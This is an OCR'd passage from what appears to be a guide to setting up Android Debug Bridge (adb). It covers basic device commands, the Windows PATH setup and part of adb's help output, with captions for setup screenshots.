- adb -s [device] shell
- adb -s [device] pull <dev_path> <local_path>
- adb -s [device] push <local_path> <dev_path>
- adb -s [device] install app.apk
- adb -s [device] uninstall com.app.test




adb location in windows




Adding adb location in windows path

```
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\root>adb
Android Debug Bridge version 1.0.35
Revision 102d0d1e73de-android

 -a                            - directs adb to listen on all interfaces for a c
onnection
 -d                            - directs command to the only connected USB devic
e
                               returns an error if more than one USB device is
 present.
 -e                            - directs command to the only running emulator.
                               returns an error if more than one emulator is r
unning.
 -s <specific device>          - directs command to the device or emulator with
the given
                               serial number or qualifier. Overrides ANDROID_S
ERIAL
                               environment variable.
 -p <product name or path>     - simple product name like 'sooner', or
                               a relative/absolute path to a product
                               out directory like 'out/target/product/sooner'.

                               If -p is not specified, the ANDROID_PRODUCT_OUT

                               environment variable is used, which must
                               be an absolute path.
 -H                            - Name of adb server host (default: localhost)
 -P                            - Port of adb server (default: 5037)
 devices [-l]                  - list all connected devices
                               ('-l' will also list device qualifiers)
 connect <host>[:<port>]       - connect to a device via TCP/IP
                               Port 5555 is used by default if no port number

is specified.
 disconnect [<host>[:<port>]]  - disconnect from a TCP/IP device.
                               Port 5555 is used by default if no port number
```


Running adb from command line




Running adb from kali linux, not installed yet



